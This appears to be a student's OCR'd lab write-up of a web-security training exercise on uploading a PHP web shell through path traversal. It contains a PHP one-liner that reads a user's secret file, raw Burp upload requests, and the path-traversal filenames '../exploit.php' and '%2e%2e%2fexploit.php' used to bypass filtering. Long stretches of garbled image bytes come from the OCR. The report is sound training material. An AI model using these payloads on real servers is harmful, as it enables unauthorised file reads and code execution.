
File Upload Vulnerabilities Lab - 03

Web Shell Upload Via Path Traversal

M.Gobi Shankar

CB.SC.P2CYS23019

Log in and upload an image as your avatar, then go back to your account page.



WebSecurity Academy
Web shell upload via path traversal
Submit solution
Back to lab description »
LAB Not solved
Home | My account | Log out

My Account

Your username is: wiener

Email


Update email

Avatar:

Browse... No file selected.

Upload


In Burp, go to `Proxy > HTTP history` and notice that your image was fetched using a `GET` request to `/files/avatars/cover.jpeg`. Send this request to Burp Repeater.



```
GET /files/avatars/cover.jpeg HTTP/2
Host: 0a93007a03f0210289fe98c900e000a0.web-security-academy.net
Cookie: session=ItqAn6tCnOt3cJkdGKbCdL1nSPpdu6RE
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0a93007a03f0210289fe98c900e000a0.web-security-academy.net/my-account
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
```


```
HTTP/2 200 OK
Date: Mon, 08 Apr 2024 10:25:28 GMT
Server: Apache/2.4.41 (Ubuntu)
Last-Modified: Mon, 08 Apr 2024 10:24:09 GMT
Etag: "17fe-6159334bc6127"
Accept-Ranges: bytes
Content-Type: image/jpeg
X-Frame-Options: SAMEORIGIN
Content-Length: 6142

ÿØÿàJFIFÿÛ
[illegible]
```

On your system, create a file called `exploit.php`, containing a script for fetching the contents of Carlos's secret.



```
┌──(kali㉿kali)-[~]
└─$ cat exploit.php
<?php echo file_get_contents('/home/carlos/secret'); ?>
```


Upload this script as your avatar.



The file avatars/exploit.php has been uploaded.

� Back to My Account


In Burp Repeater, go to the tab containing the `GET /files/avatars/cover.jpeg request`. In the path, replace the name of your image file with `exploit.php` and send the request. Observe that instead of executing the script and returning the output, the server has just returned the contents of the PHP file as plain text.



```
GET /files/avatars/exploit.php HTTP/2
Host: 0a93007a03f0210289fe98c900e000a0.web-security-academy.net
Cookie: session=ItqAn6tCnOt3cJkdGKbCdL1nSPpdu6RE
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0a93007a03f0210289fe98c900e000a0.web-security-academy.net/my-account
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
```

```
HTTP/2 200 OK
Date: Mon, 08 Apr 2024 10:28:06 GMT
Server: Apache/2.4.41 (Ubuntu)
Last-Modified: Mon, 08 Apr 2024 10:27:16 GMT
Etag: "38-615933fe0b537"
Accept-Ranges: bytes
X-Frame-Options: SAMEORIGIN
Content-Length: 56

<?php echo file_get_contents('/home/carlos/secret'); ?>
```

In Burp's proxy history, find the `POST /my-account/avatar` request that was used to submit the file upload and send it to Burp Repeater.




Filter: Hiding CSS and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Comment	TLS	IP	Cookies	Time	Listener port
336	https://0a93007a03f0210289fe...	GET	/academyLabHeader		✓	400	130	text				✓	34.246.129.62		15:53:26 8 Apr...	8080
337	https://0a93007a03f0210289fe...	POST	/login	✓		302	188					✓	34.246.129.62	session=ItqAn6tCn...	15:53:37 8 Apr...	8080
338	https://0a93007a03f0210289fe...	GET	/my-account?id=wiener	✓		200	4301	HTML		Web shell upload via path ...		✓	34.246.129.62		15:53:41 8 Apr...	8080
339	https://0a93007a03f0210289fe...	GET	/resources/images/avatarDefault.svg			200	10015	XML	svg			✓	34.246.129.62		15:53:43 8 Apr...	8080
340	https://0a93007a03f0210289fe...	GET	/academyLabHeader		✓	400	130	text				✓	34.246.129.62		15:53:43 8 Apr...	8080
341	https://push.services.mozilla.com	GET	/			101	240					✓	34.107.243.93		15:53:51 8 Apr...	8080
342	https://0a93007a03f0210289fe...	POST	/my-account/avatar	✓		200	330	HTML				✓	34.246.129.62		15:53:59 8 Apr...	8080
343	https://googleads.g.doubleclick...	GET	/pagead/id			302	745	HTML				✓	142.250.67.66		15:54:04 8 Ap...	8080
344	https://firefox.settings.services...	GET	/v1/buckets/monitor/collections/change...	✓		200	958	JSON				✓	34.149.100.209		15:54:05 8 Ap...	8080
345	https://googleads.g.doubleclick...	GET	/pagead/id?slf_rd=1	✓		200	836	JSON				✓	142.250.67.66		15:54:06 8 Ap...	8080
346	https://firefox.settings.services...	GET	/v1/buckets/security-state/collections/c...	✓		200	3058	JSON				✓	34.149.100.209		15:54:07 8 Ap...	8080
347	https://content-signature-2.cdn....	GET	/chains/onecrl.content-signature.mozill...			304	169		chain			✓	34.160.144.191		15:54:07 8 Ap...	8080
348	https://0a93007a03f0210289fe...	GET	/my-account			200	4291	HTML		Web shell upload via path ...		✓	34.246.129.62		15:54:11 8 Apr...	8080
349	https://0a93007a03f0210289fe...	GET	/files/avatars/cover.jpeg			200	6401	JPEG	jpeg			✓	34.246.129.62		15:54:17 8 Apr...	8080
350	https://0a93007a03f0210289fe...	GET	/academyLabHeader		✓	400	130	text				✓	34.246.129.62		15:54:17 8 Apr...	8080

```
POST /my-account/avatar HTTP/2
Host: 0a93007a03f0210289fe98c900e000a0.web-security-academy.net
Cookie: session=ItqAn6tCnOt3cJkdGKbCdL1nSPpdu6RE
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------99214619669048403832223038333
Content-Length: 6616
Origin: https://0a93007a03f0210289fe98c900e000a0.web-security-academy.net
Referer: https://0a93007a03f0210289fe98c900e000a0.web-security-academy.net/my-account?id=wiener
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers

-----------------------------99214619669048403832223038333
Content-Disposition: form-data; name="avatar"; filename="cover.jpeg"
Content-Type: image/jpeg

ÿØÿàJFIFÿÛ
!.%+!&8&+/1555$;@;4?.4511+!+1444444444164414444444445444164644444544444444444yÀ ,"ÿÄÿÄ:!1AQ"aq2¡ÑB±ÁðRb
```

```
HTTP/2 200 OK
Date: Mon, 08 Apr 2024 10:24:09 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Type: text/html; charset=UTF-8
X-Frame-Options: SAMEORIGIN

er.jpeg has been uploaded.<p>
nt" title="Return to previous page">
ount
```


In Burp Repeater, go to the tab containing the POST /my-account/avatar request and find the part of the request body that relates to your PHP file. In the Content-Disposition header, change the filename to include a directory traversal sequence. Send the request. Notice that the response says The file `avatars/exploit.php` has been uploaded. This suggests that the server is stripping the directory traversal sequence from the file name.



```
POST /my-account/avatar HTTP/2
Host: 0a93007a03f0210289fe98c900e000a0.web-security-academy.net
Cookie: session=ItqAn6tCnOt3cJkdGKbCdL1nSPpdu6RE
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------992146196690484038322230383
Content-Length: 6620
Origin: https://0a93007a03f0210289fe98c900e000a0.web-security-academy.net
Referer: https://0a93007a03f0210289fe98c900e000a0.web-security-academy.net/my-account?id=wiener
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers

-----------------------------992146196690484038322230383
Content-Disposition: form-data; name="avatar"; filename="../exploit.php"
Content-Type: image/jpeg

ÿØÿàJFIFÿÛ
!.%+!&8&+/1555$;@;4?.4511+!+14464444444164414444444445444164644444544444444444ÿÀ¨,"ÿÄÿÄ:!1AQ"aq2¡ÑB±ÁðRbñ#r¢ÒáÿÄÿÄ(!1AQa"2¡qBÿÚ?ò¨»Ç´us{Ep"¹m§TÁ«>g%[4!a=%¬.Æ1ê&òâÀ@:Üâg<NqI^åAWx¼ÂÖ%v\¶fx¢Ô·7Ë§INÉ!zpÚÉ+<ô$-6F$Î#È*<â.$¦¤ii2D³¢(x1ôòLn!]>¦Æ3ÇÜócv[£H0IóñAjuåj¦yi1ôÍ};zt¡QêçV«bèrHÀÎ>§´?§5bNµ¦ÊwO<üAþre38ÀÃ®üU"Ë¥ãè~Ð¨Úi¯ú£ÛµDã#KdwôÒ£©tºj¢µ»rçK©æìîªsÁàüÄ¦õE»[]ÎÒ:C6¡Þ69EÑ¤é-,_KcX
`n³7õ8º;Àe{!%Ö¦ÊE§@-AæÖ2ÜªÌ-zq;)¯1ðvS;âY^\+w2úÂq¼µÂÉºU-+©'¦=%©4`zá ÈeS§ë-8Ñ2äx|G{ùÌ*Áiá´c:üAUSÆòbÆÆ¬6ÐdÈaV:#$CEÕµ "v½qºpG2K±Ë"CQeI8.1!¹}àÍZs9[4¯#nW;æûÈÚ9]S3q Äá>îCRÎJÊ¢5,i*¡8ÆH~f¿ØNj³ÈÜ|ðtÿS2Jmý¸ZTØÁc¸ø*ãÿi2Ù-gYèÈXu
WQ@À]¿Q)-:òPg¢4Î¶c~ÈAÒa]bçñ5Ud -×:uLfì¹BOÁª`ËIêÿJÓÒ§1co¼Í/#µØëÒk+ÈHèàáÇ*yã,îºs{ªªA ºûºiÕL·VgâemU(ÕDá~\ã
¯à;Mõêµ-täç>atIpØ;ì{üûþ¹GR§¯·s÷&µ¦ôaeºÕÛT9ÉRZYeýºí¿m¡4\bSid÷9#¼&äzL·Ãz_©Ä iK^1Æmze<RâvÆºÓ¿¹ÆÞÅ#-ÔWÕeWÌ ¸e4òC
Ì¤C'D¡" µÎò§SÍ"f ø32«k|É^Ü -Æ!+»-%G(ÕÓ´ëÀ¶$X¤qNBÔ%ËæW¹91Ô,rCGÀpDL Ðj&Ó»Õ$¤fÐ-È´>{¬K]£+
T6Â}µ×YAàz9ä(#äÌ²ÇÚjºjç}¹É8,3ÖRXu¢úé¶Á0y+æ©Y^¯,êºç>ræÄÔµ.á%¦»IrIý|Ônd \ðx@îÞIçnÑß©þS#`-íº¥A¤%T ï§RÛþékrî1õ§Î
õcÆÌÅÓWFÉ_ô[ÐµÜz¼ýT¯õ$¨¨ÝÑµÑ`Á>¥
FAeÆ È#>8À&¿ÛN±N®tÎ X·iV
£<^þ0É P·Å4Ø*Ýw´%e©ÞZ#m6³6ÉZë+¼Æ]4!Õ7ªï'aSXUÄ
0ÔIPYf:5kâ`u$Bc`ãªÔÌªI*qfE&\ÖxÌÎ¥Q&×iWtÛÍÝLõèÞ)JÉ/:ÂvÞfX}¦LØK:Bk*÷&LSóQhÂÂv©$Á>XsÙHOis90FéÓ ¢JuäU«´Á1P)&i½¤K>G¥
<¨8ÈûÊ@âYÜõ}tM=©¥@¼Ûv:þ"eRq¤¹5ÅvßnÄ"
Îßôå'2ÿZºêåeÉ+Äóµ3³J+¢pÒí5¢¡P«£sÛ9#a4ý9sÏ?¼Ï{E{p)®¥?²ÎpGÈx£,ÒÚìÅ×æF¢YßPPä)Ê×È±ø>§:i®Nir6ÝaèdH$ÀJ¨Í«¯ZrÁ1*9
/sÉ,[ØèïF%"R1MQÊÎ»HHòr·2%39 xEIøÄ?Ý½Ðñ4Ô5}Mp&wðLçi¯¿´,!]+¦§4²Æ<º1ÿàDô&zôÅÇÒ×ÄK<<åÿuí$BDô+1ÅÎu.§$M!ÔÂêÃÑBÎc2JÈ¢d
éIÉ5DàxkC¡ù1dÆ Ø¨àÌR`JvÅ¸3À2e(ØwU'ñ?äø÷5é¦ß»8AÿW'é÷Rj*¢U3ê>XØüæ±Äû«Þé®ù;Þê w¾þ#Kàoâ
71`ºÔ\¢ÈÇ×¶âmOtÇth=êDz9¨ó,îLÄR®èÁÓ±àîñò3[gvj#JºÝ#Ðw_Lò:¼:%kwôíÍWtB¶ÌÅÞV/pî{MÅ¸Ò9ýV©¦ºj~ª5ÉÜ\trQÌ-=ü4.ß%tÌKV
ê;ò¸àc´íÈäéæz¹ºëwÃ8"Éäën2ºÇÐó÷ñå9%QåÎF3ÌÚ3ÂLyiÌÄ2<Âø99$)5'Pæ5J$!ù"E1>#ÀEcHæ£â-GÄrig9êW6ÃÄÀc¯j-»ï<,òNÌ²
MZ$¸N~J1GÔmÁ¦¦Ò¶åòfe7=Ø¯Ów3?Õ1tÏA
```

```
HTTP/2 200 OK
Date: Mon, 08 Apr 2024 10:30:48 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Type: text/html; charset=UTF-8
X-Frame-Options: SAMEORIGIN
Content-Length: 132

The file avatars/exploit.php has been uploaded.<p>
  <a href="/my-account" title="Return to previous page">
    « Back to My Account
  </a>
</p>
```


Obfuscate the directory traversal sequence by URL encoding the forward slash (/) character, Filename = **"..%2fexploit.php",** Send the request and observe that the message now says The file `avatars/../exploit.php` has been uploaded. This indicates that the file name is being URL decoded by the server.



```
POST /my-account/avatar HTTP/2
Host: 0a93007a03f0210289fe98c900e000a0.web-security-academy.net
Cookie: session=ItqAn6tCnOt3cJkdGKbCdL1nSPpdu6RE
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------992146196690484038322230383
Content-Length: 6626
Origin: https://0a93007a03f0210289fe98c900e000a0.web-security-academy.net
Referer: https://0a93007a03f0210289fe98c900e000a0.web-security-academy.net/my-account?id=wiener
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers

-----------------------------992146196690484038322230383
Content-Disposition: form-data; name="avatar"; filename="%2e%2e%2fexploit.php"
Content-Type: image/jpeg

ÿØÿàJFIFÿÛ
!.%+!&8&+/1555$;@;4?.4511+!+14464444444164414444444445444164644444544444444444ÿÀ¨,"ÿÄÿÄ:!1AQ"aq2¡ÑB±ÁðRbñ#r¢ÒáÿÄÿÄ(!1AQa"2¡qBÿÚ?ò¨»Ç´us{Ep"¹m§TÁ«>g%[4!a=%¬.Æ1ê&òâÀ@:Üâg<NqI^åAWx¼ÂÖ%v\¶fx¢Ô·7Ë§INÉ!zpÚÉ+<ô$-6F$Î#È*<â.$¦¤ii2D³¢(x1ôòLn!]>¦Æ3ÇÜócv[£H0IóñAjuåj¦yi1ôÍ};zt¡QêçV«bèrHÀÎ>§´?§5bNµ¦ÊwO<üAþre38ÀÃ®üU"Ë¥ãè~Ð¨Úi¯ú£ÛµDã#KdwôÒ£©tºj¢µ»rçK©æìîªsÁàüÄ¦õE»[]ÎÒ:C6¡Þ69EÑ¤é-,_KcX
`n³7õ8º;Àe{!%Ö¦ÊE§@-AæÖ2ÜªÌ-zq;)¯1ðvS;âY^\+w2úÂq¼µÂÉºU-+©'¦=%©4`zá ÈeS§ë-8Ñ2äx|G{ùÌ*Áiá´c:üAUSÆòbÆÆ¬6ÐdÈaV:#$CEÕµ "v½qºpG2K±Ë"CQeI8.1!¹}àÍZs9[4¯#nW;æûÈÚ9]S3q Äá>îCRÎJÊ¢5,i*¡8ÆH~f¿ØNj³ÈÜ|ðtÿS2Jmý¸ZTØÁc¸ø*ãÿi2Ù-gYèÈXu
WQ@À]¿Q)-:òPg¢4Î¶c~ÈAÒa]bçñ5Ud -×:uLfì¹BOÁª`ËIêÿJÓÒ§1co¼Í/#µØëÒk+ÈHèàáÇ*yã,îºs{ªªA ºûºiÕL·VgâemU(ÕDá~\ã
¯à;Mõêµ-täç>atIpØ;ì{üûþ¹GR§¯·s÷&µ¦ôaeºÕÛT9ÉRZYeýºí¿m¡4\bSid÷9#¼&äzL·Ãz_©Ä iK^1Æmze<RâvÆºÓ¿¹ÆÞÅ#-ÔWÕeWÌ ¸e4òC
Ì¤C'D¡" µÎò§SÍ"f ø32«k|É^Ü -Æ!+»-%G(ÕÓ´ëÀ¶$X¤qNBÔ%ËæW¹91Ô,rCGÀpDL Ðj&Ó»Õ$¤fÐ-È´>{¬K]£+
T6Â}µ×YAàz9ä(#äÌ²ÇÚjºjç}¹É8,3ÖRXu¢úé¶Á0y+æ©Y^¯,êºç>ræÄÔµ.á%¦»IrIý|Ônd \ðx@îÞIçnÑß©þS#`-íº¥A¤%T ï§RÛþékrî1õ§Î
õcÆÌÅÓWFÉ_ô[ÐµÜz¼ýT¯õ$¨¨ÝÑµÑ`Á>¥
FAeÆ È#>8À&¿ÛN±N®tÎ X·iV
£<^þ0É P·Å4Ø*Ýw´%e©ÞZ#m6³6ÉZë+¼Æ]4!Õ7ªï'aSXUÄ
0ÔIPYf:5kâ`u$Bc`ãªÔÌªI*qfE&\ÖxÌÎ¥Q&×iWtÛÍÝLõèÞ)JÉ/:ÂvÞfX}¦LØK:Bk*÷&LSóQhÂÂv©$Á>XsÙHOis90FéÓ ¢JuäU«´Á1P)&i½¤K>G¥
<¨8ÈûÊ@âYÜõ}tM=©¥@¼Ûv:þ"eRq¤¹5ÅvßnÄ"
Îßôå'2ÿZºêåeÉ+Äóµ3³J+¢pÒí5¢¡P«£sÛ9#a4ý9sÏ?¼Ï{E{p)®¥?²ÎpGÈx£,ÒÚìÅ×æF¢YßPPä)Ê×È±ø>§:i®Nir6ÝaèdH$ÀJ¨Í«¯ZrÁ1*9
/sÉ,[ØèïF%"R1MQÊÎ»HHòr·2%39 xEIøÄ?Ý½Ðñ4Ô5}Mp&wðLçi¯¿´,!]+¦§4²Æ<º1ÿàDô&zôÅÇÒ×ÄK<<åÿuí$BDô+1ÅÎu.§$M!ÔÂêÃÑBÎc2JÈ¢d
éIÉ5DàxkC¡ù1dÆ Ø¨àÌR`JvÅ¸3À2e(ØwU'ñ?äø÷5é¦ß»8AÿW'é÷Rj*¢U3ê>XØüæ±Äû«Þé®ù;Þê w¾þ#Kàoâ
71`ºÔ\¢ÈÇ×¶âmOtÇth=êDz9¨ó,îLÄR®èÁÓ±àîñò3[gvj#JºÝ#Ðw_Lò:¼:%kwôíÍWtB¶ÌÅÞV/pî{MÅ¸Ò9ýV©¦ºj~ª5ÉÜ\trQÌ-=ü4.ß%tÌKV
ê;ò¸àc´íÈäéæz¹ºëwÃ8"Éäën2ºÇÐó÷ñå9%QåÎF3ÌÚ3ÂLyiÌÄ2<Âø99$)5'Pæ5J$!ù"E1>#ÀEcHæ£â-GÄrig9êW6ÃÄÀc¯j-»ï<,òNÌ²
